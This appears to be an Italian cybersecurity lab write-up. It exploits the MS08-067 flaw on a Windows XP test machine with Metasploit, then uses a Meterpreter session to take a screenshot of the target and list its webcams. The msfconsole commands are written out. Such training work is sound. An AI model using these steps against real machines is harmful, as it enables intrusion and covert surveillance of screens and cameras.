Pratica S7/L3

Traccia:

- Sfruttare la vulnerabilità di MS08-067 per Windows XP

Strumento utilizzati :


- Msfconsole

Obiettivo :

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

1) MS08-067

Per utilizzare questo servizio dobbiamo cercare la funzione ms08-067




Una volta trovato con il comando :

use exploit/windows/smb/ms08_067_netapi

Lo possiamo utilizzarlo e per vedere gli requisiti da inserire :

show options



Dopo aver settato gli requisiti (cioè settare rhosts in 192.168.32.104) possiamo far avviare il servizio

una volta dentro con il comando :

load espia

screengrab

riusciamo a screenare lo schermo della macchina vittima e con il comando webcam_list per visualizzare gli eventuali videocamere da utilizzare